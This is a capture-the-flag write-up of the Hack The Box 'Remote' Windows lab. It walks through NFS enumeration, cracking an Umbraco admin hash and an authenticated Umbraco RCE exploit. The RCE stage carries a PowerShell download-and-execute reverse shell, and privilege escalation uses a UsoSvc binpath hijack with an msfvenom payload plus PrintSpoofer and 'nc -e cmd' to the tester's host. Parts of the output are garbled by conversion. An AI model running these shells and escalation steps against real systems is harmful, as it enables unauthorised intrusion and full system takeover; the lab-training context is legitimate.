Remote_writeup

About Remote

Remote is an easy difficulty Windows machine that features an Umbraco CMS installation. Credentials are found in a world-readable NFS share. Using these, an authenticated Umbraco CMS exploit is leveraged to gain a foothold. A vulnerable TeamViewer version is identified, from which we can gain a password. This password has been reused with the local administrator account. Using psexec with these credentials returns a SYSTEM shell.

Enumeration / Information gathering - as an outsider on 10.10.10.180

Nmap scans

Default nmap scans

```
sudo nmap -sC -sV 10.10.10.180 -oN remote_default_nmap
```

```
[*]$ sudo nmap -sC -sV 10.10.10.180 -oN remote_default_nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-28 14:24 AEST
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service S
Service scan Timing: About 85.71% done; ETC: 14:25 (0:00:05 remaining)
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Sc
NSE Timing: About 98.36% done; ETC: 14:25 (0:00:00 remaining)
Nmap scan report for 10.10.10.180
Host is up (0.029s latency).
Not shown: 993 closed tcp ports (reset)
        STATE SERVICE
PORT
                            VERSION
                            Microsoft ftpd
21/tcp
        open ftp
_ftp-anon: Anonymous FTP login allowed (FTP code 230)
 ftp-syst:
_ SYST: Windows_NT
                            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
30/tcp
       open http
_http-title: Home - Acme Widgets
111/tcp open rpcbind
                            2-4 (RPC #100000)
 rpcinfo:
```

```
Microsoft Windows RPC
135/tcp open msrpc
                            Microsoft Windows netbios-ssn
139/tcp open netbios-ssn
445/tcp open microsoft-ds?
2049/tcp open nlockmgr
                            1-4 (RPC #100021)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
 smb2-security-mode:
   3:1:1:
     Message signing enabled but not required
 clock-skew: 59m59s
 smb2-time:
   date: 2024-05-28T05:25:42
   start_date: N/A
```

- -> We see that this is a windows machine that allows anonymous ftp login, runs a webserver on port 80 along with smb, nfs opened along.
 - Full nmap scan

```
sudo nmap -p- 10.10.10.180 -oN remote_full_nmap
```

```
STATE SERVICE
PORT
21/tcp
         open
              Adfitp
80/tcp
         open
              http
111/tcp
              rpcbind
        open
135/tcp
               msrpc
        open
              netbios-ssn
139/tcp
        open
445/tcp
               microsoft-ds
        open
2049/tcp open
               nfs
5985/tcp open
               wsman
47001/tcp open
               winrm
49664/tcp open
              unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open unknown
49678/tcp open ∪unknown
49679/tcp open
              unknown
49680/tcp open unknown
```

-> We see alot of host opened, most notably winrm is the extra finding.

Enumerating ftp

Logging in as anonymous

```
ftp 10.10.10.180

ls -la
```

```
Connected to 10.10.10.180.

220 Microsoft FTP Service

Name (10.10.10.180:eric): anonymous

331 Anonymous access allowed, send identity (e-mail name) as password.

Password:

230 User logged in.

Remote system type is Windows_NT.

ftp> ls -la

229 Entering Extended Passive Mode (|||49686|)

125 Data connection already open; Transfer starting.

226 Transfer complete.
```

-> Found not much, now see if we can put files (for potentially uploading a shell on the web-server).

```
put remote_default_nmap
```

```
ftp> put remote_default_nmap
local: remote_default_nmap remote: remote_default_nmap
421 Service not available, remote server has closed connection.
226 Transfer complete.
```

-> Seems like we can't do much on ftp, leaving it until later.

Enumerating SMB

• Enumerate shares via smbclient (null-session)

```
smbclient -N -L 10.10.10.180

smbclient -U '' -L 10.10.10.180

smbclient -U 'guest' -L 10.10.10.180
```

```
[*]$ smbclient -N -L 10.10.10.180
session setup failed: NT_STATUS_ACCESS_DENIED

[*]$ smbclient -U '' -L 10.10.10.180
Password for [WORKGROUP\]:
session setup failed: NT_STATUS_LOGON_FAILURE
```

```
[*]$ smbclient -U 'guest' -L 10.10.10.180
Password for [WORKGROUP\guest]:
session setup failed: NT_STATUS_ACCOUNT_DISABLED
```

- -> Seems like can't access smb shares, let's verified it with cme and smbmap
 - Enumerate via cme

```
crackmapexec smb 10.10.10.180 --shares -u '' -p '' or netexec smb 10.10.180 --shares -u '' -p ''
```

Enumerate via smbmap


```
smbmap -H 10.10.10.180
```

```
____ [*]$ smbmap -H 10.10.10.180
[!] Authentication error on 10.10.10.180
```

- -> This confirms that we can't do much with smbshares at the current stage.
- -> We will look at the web-server next

Web enumeration

Browsing to the website and looking at its functionality




- -> Seems like a website running the Umbraco CMS.
- -> Looking at the other pages didn't reveal something particular interesting.
- Running ffuf in the background
 - Running a wordlist that doesn't care about casing of the word (since its a windows webserver)

```
ffuf -ic -w /opt/SecLists/Discovery/Web-Content/directory-list-
lowercase-2.3-medium.txt:FUZZ -u http://10.10.10.180/FUZZ -e .php -o
remote_page_fuzz
```


- -> While gobusters run in the background, we can look at the login page of Umbraco
 - Looking for login page of cms
 - where is my login page Installing umbraco our.umbraco.com

 BUT!!! When I had a look to some documentations of umbraco, it says "Open the Umbraco" or somewhere it says "Login to Umbraco with [yoursite/umbraco]". Also, in some screenshot images in some tutorils, Umbraco is opened in a web browser, not in webmatrix. QUESTION IS: How can I acces...


-> Clicking on the link gives




- -> Seems to be website/umbraco
- Going to the page gives



-> Trying to login with default creds of admin:admin failed.



· Looking for public exploits



- -> We do see some authenticate rce exploit, which we can come back later if we can authenticate.
- -> For now, not sure where to attack, so we will examine nfs next.

We first look at available NFS shares

```
showmount -e 10.10.10.180
```

```
[*]$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

- -> We see an interesting directory /site_backups that can be backed-up by everyone.
 - Mounting nfs share and looking at it

```
sudo mount -t nfs 10.10.10.180:/site_backups ./mnt


cd ./mnt/site_backups
ls
```

```
App_Data aspnet_client Config default.aspx Media Umbraco Views
```

- -> We see alot of documents to look at.
- -> Looking at Web.config didn't yield much fruit.
- -> However, we can check the version of Umbrao through it

- -> So we have an vulnerable version of Umbraco.
- -> Looking at the config folder also didn't give much
- -> However looking at the App_Data folder, we see the following:

```
[★]$ ls
Logs Models packages TEMP umbraco.config Umbraco.sdf
```



- -> We see that we have an sdf file (standard database file) that we can look at.
 - Examining the Umbraco.sdf file (through the)

```
cat Umbraco.sdf
file Umbraco.sdf
```

-> We see alot of encoded character so we will try with the strings command to look at printable characters.

```
Lambraco.sdf | Lambraco.sdf | Lambraco.sdf: data
```

-> We also see its an data file.

```
FpE!E
>q> =
7q7!7
0q0!0
!q!!!
UMB-BOWLING
sports,bingo
Jumpsuit
UMB-JUMPSUIT
fashion,bingo
Banjo
UMB-BANJO
bingo,music
Knitted Unicorn West
UMB-WEST
bingo,fashion
//media/1031/food_log.txt
```

- -> We see that the files are being print out.
- -> We'll try looking for grepping for lines with admin

```
strings Umbraco.sdf | grep admin
```

```
[*]$ strings Umbraco.sdf | grep admin
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c4
7a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-4
06a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4
d27-b429-1b5c7c4f882f
```

-> We see that there is likely an user admin with the SHA1 hash b8be16afba8c314ad33d812f22a04991b90e2aaa

Exploitation / Lateral movement - nfs file disclosure + weak password hash for Umbraco admin user We first see the type of hash we have to crack

100	SHA1	b89eaac7e61417341b710b727768294d0e6a277b
110	sha1(\$pass.\$salt)	2fc5a684737ce1bf7b3b239df432416e0dd07357:2014
120	sha1 (\$salt.\$pass)	cac35ec206d868b7d7cb0b55f31d9425b075082b:5363620024
130	sha1(utf16le(\$pass).\$salt)	c57f6ac1b71f45a07dbd91a59fa47c23abcd87c2:631225
140	sha1(\$salt.utf16le(\$pass))	5db61e4cd8776c7969cfd62456da639a4c87683a:8763434884872

- -> hashcat mode of 100
- Cracking the sha1 hash

```
hashcat -m 1000 b8be16afba8c314ad33d812f22a04991b90e2aaa /usr/share/wordlists/rockyou.txt
```

```
└──- [★]$ hashcat -m 100 'b8be16afba8c314ad33d812f22a04991b90e2aaa' /usr/share/wordlists/rockyou.txt --show
b8be16afba8c314ad33d812f22a04991b90e2aaa:baconandcheese
```

-> Obtained creds for Umbraco cms admin, admin@htb.local:baconandcheese

Exploitation / Lateral movement - Vulnerable version of Umbraco to rce

• We will now use the exploit for a rce

```
searchspoilt umbrao
searchsploit -p umbraco 46153
cp /opt/exploit-database/exploits/aspx/webapps/46153.py .
```

```
[★]$ searchsploit umbracc
i] Found (#2): /opt/exploit-database/files_exploits.csv
i] To remove this message, please edit "/home/eric/.searchsploit_rc".which has "package_array: exploitdb" to p
path_array+=("/opt/exploit-database")
[i] Found (#2): /opt/exploit-database/files_shellcodes.csv
i] To remove this message, please edit "/home/eric/.searchsploit_rc" which has "package_array: exploitdb" to p
path_array+=("/opt/exploit-database")
Exploit Title
                                                                                 Path
  praco CMS - Remote Command Execution (Metasploit)
                                                                                 | windows/webapps/19671.rb
  raco CMS 7.12.4 (Authenticated) Remote Code Execution
                                                                                  aspx/webapps/46153.py
mbraco CMS 7.12.4 - Remote Code Execution (Authenticated)
                                                                                  aspx/webapps/49488.py
mbraco CMS 8.9.1 - Directory Traversal
                                                                                  aspx/webapps/50241.py
mbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting
                                                                                  php/webapps/44988.txt
                                                                                  aspx/webapps/50462.txt
   - [*]$ python 46153.py -h
 File "/home/eric/Desktop/htb/notes/HTB_academy/HTB_Writeups/Remote/46153.py", line 34
   login = "XXXX;
SyntaxError: unterminated string literal (detected at line 34)
```

-> we will read the exploit and edit it accordingly.

```
# Execute a calc for the PoC$
payload = '<?xml version="1.0"?><xxsl:stylesheet version="1.0" \$
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \$
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\$
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \$
{ string cmd = "/c ping 10.10.16.9"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\$
proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd;\$
proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \$
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \$
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\$
</msxsl:template> </msl:stylesheet> ';$
$
login = "admin@htb.local";$
password="baconandcheese";$
host = "http://10.10.10.180";$
```

- -> we changed the payload to ping first to make sure that the exploit is working as expected.
 - Running the exploit and have tcpdump running to capture ping messages

```
# Our target
sudo tcpdump -i tun0 icmp -v

# Running exploit
python 46153.py
```

```
[] End
```

- -> This verifies the exploit is working as expected
- -> We can now run an reverse shell.
 - Using an reverse shell

```
cp /usr/share/nishang/Shells/Invoke-PowerShellTcp.ps1 rev.ps1
nc -lvnp 4444

python -m http.server

## Edit exploit
String cmd = IEX ( IWR http://10.10.16.9:8000/rev.ps1 - UseBasicParsing)
or
string cmd = "/c powershell -c iex(new-object
net.webclient).downloadstring('http://10.10.16.9/rev.ps1');
```

```
$client.Close()$
116
            if ($listener)$
117
            {$
118
                $listener.Stop()$
119
            }$
120
        }$
121
        catch$
122
123
            Write-Warning "Something went wrong! Check if the server is reachable and you ar
    $
124
            Write-Error $ $
125
        }$
126 }$
127 Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.9 -Port 4444$
```

-> We edit the powershell reverse shell

```
17 def print_dict(dico):$
19 $
20 print("Start");$
21 $
22 # Execute a calc for the PoC$
23 payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \$
24 xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \^{\$}
25 xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\$
26 <msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \$
27 { string cmd = "IEX ( IWR http://10.10.16.9:8000/rev.psl -UseBasicParsing)"; System.Diagnostics.Process proc = new
  System.Diagnostics.Process();\$
29 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \$
30 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \$
31 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\$
34 login = "admin@htb.local";$
35 password="baconandcheese";$
36 host = "http://10.10.10.180";$
```

- -> We modify the exploit accordingly
- -> Catching a shell

```
PS C:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv>
```

Enumeration / Information gathering - as iis apppool\defaultapppool on 10.10.10.180

We first enumerate our privilges and info of the system

```
whoam /priv
```

Host Name:

OS Name:

Microsoft Windows Server 2019 Standard

OS Version:

OS Manufacturer:

Microsoft Corporation

OS Configuration:

Standalone Server

Multiprocessor Free

Registered Owner: Windows User

Registered Organization:

PS C:\windows\system32\inetsrv> whoami /priv PRIVILEGES INFORMATION				
Privilege Name	Description	State		
SeIncreaseQuotaPrivilege SeAuditPrivilege SeChangeNotifyPrivilege SeImpersonatePrivilege SeCreateGlobalPrivilege	Replace a process level token Adjust memory quotas for a process Generate security audits Bypass traverse checking Impersonate a client after authentication Create global objects Increase a process working set	Disabled Disabled Disabled Enabled Enabled Enabled Enabled Disabled		

- -> We can try an potato attack or printspoofer attack.
 - We can also enumerate with SharpUp.exe

```
# target hosts
iwr http://10.10.16.9:8000/SharpUp.exe -OutFile SharpUp.exe
.\SharpUp.exe audit
```

```
PS C:\users\public\Desktop> .\SharpUp.exe audit

are in a situation where we don't have our tools readily available.

=== SharpUp: Running Privilege Escalation Checks ===

item ACLs

=== Modifiable Services ===

Name : UsoSvc
DisplayName : Update Orchestrator Service
Description : Manages Windows Updates. If stopped, your devices will not be able download and ins tall latest udpates.

State : Running
StartMode : Auto

1. PathName in Checks: C:\Windows\system32\svchost.exe -k netsvcs -p

ScDebugProvlege
```

- -> Here we see an modifiable service, so we can try and modify it.
- -> We can also verify it with accesschk.exe

```
iwr http://10.10.16.9:8000/accesschk.exe -OutFile accesschk.exe
.\accesschk.exe /accepteula -quvcw UsoSvc
```

```
UsoSvc

Medium Mandatory Level (Default) [No-Write-Up]

RW NT AUTHORITY\SYSTEM

SERVICE_ALL_ACCESS

RW NT AUTHORITY\SERVICE

SERVICE_ALL_ACCESS
```

-> We also see that we are in the service group:

```
roup Name
                                                                  Attributes
                                     Type
Mandatory Label\High Mandatory Level Label
                                                     S-1-16-12288
                                    Well-known-group S-1-1-0
                                                                  Mandatory group, Enabled by defaul
Everyone
t, Enabled group
                                    Alias
                                                     S-1-5-32-545 Mandatory group, Enabled by defaul
BUILTIN\Users
t, Enabled group
NT AUTHORITY\SERVICE
                                    Well-known group S-1-5-6
                                                                  Mandatory group, Enabled by defaul
t, Enabled group
CONSOLE LOGON
                                    Well-known group S-1-2-1
                                                                  Mandatory group, Enabled by defaul
t, Enabled group
                                                                  Mandatory group, Enabled by defaul
NT AUTHORITY\Authenticated Users
                                    Well-known group S-1-5-11
t, Enabled group
NT-AUTHORITY\This-Organization---
                                    Well-known group S-1-5-15
                                                                  Mandatory group, Enabled by defaul
  Enabled group
                                           S-1-5-32-568 Mandatory group, Enabled by defaul
                                    Alias
BUILTIN\IIS_IUSRS
t, Enabled group
                                    Well-known group S-1-2-0
LOCAL
                                                                  Mandatory group, Enabled by defaul
t, Enabled group
                                    Unknown SID type S-1-5-82-0
                                                                  Mandatory group, Enabled by defaul
. Enabled group
```

-> This confirms that we can do a privilege escalation on modifiable service.

Privilege Escalation - To system on 10.10.10.180 using Modifiable service

We generate an malicious reverse shell through msfvenom

```
# windows host
iwr http://10.10.16.9:8000/shell1.exe -OutFile shell1.exe

sc.exe config UsoSvc binpath="C:\users\public\Desktop\shell1.exe"

sc.exe stop UsoSvc
sc.exe start UsoSvc

# generate msfvenom
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.10.16.9 -f exe
-o shell1.exe LPORT=4445

msfconsole -q
use multi/handler
set lhost 0.0.0.0
set lport 4445
set payload windows/x64/meterpreter/reverse_tcp
run
```

```
[SC] ChangeServiceConfig SUCCESS
PS C:\users\public\Desktop>
sc.exe stop UsoSvcPS C:\users\public\Desktop>
[SC] ControlService FAILED 1062:
The service has not been started.
PS C:\users\public\Desktop> sc.exe start UsoSvc
 [SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.
PS C:\users\public\Desktop> PS C:\users\public\Desktop>
(Meterpreter 1)(C:\Windows\system32) > whoami
[-] Unknown command: whoami
(Meterpreter 1)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
-> And we receive system shell
C:\Users\Administrator\Desktop>more root.txt
more root.txt
```

 Alternative Privilege Escalation- using PrintSpoofer by abusing SelmpersonatePrivilege

8f5fe18beb1ef0de664a76d8acc98809

```
iwr http://10.10.16.9:8000/PrintSpoofer.exe -OutFile PrintSpoofer.exe
iwr http://10.10.16.9:8000/nc.exe -OutFile nc.exe

.\PrintSpoofer.exe -c "c:\users\public\Desktop\nc.exe 10.10.16.9 4445 -e
cmd"
```

C:\Windows\system32>whoami
whoami
nt authority\system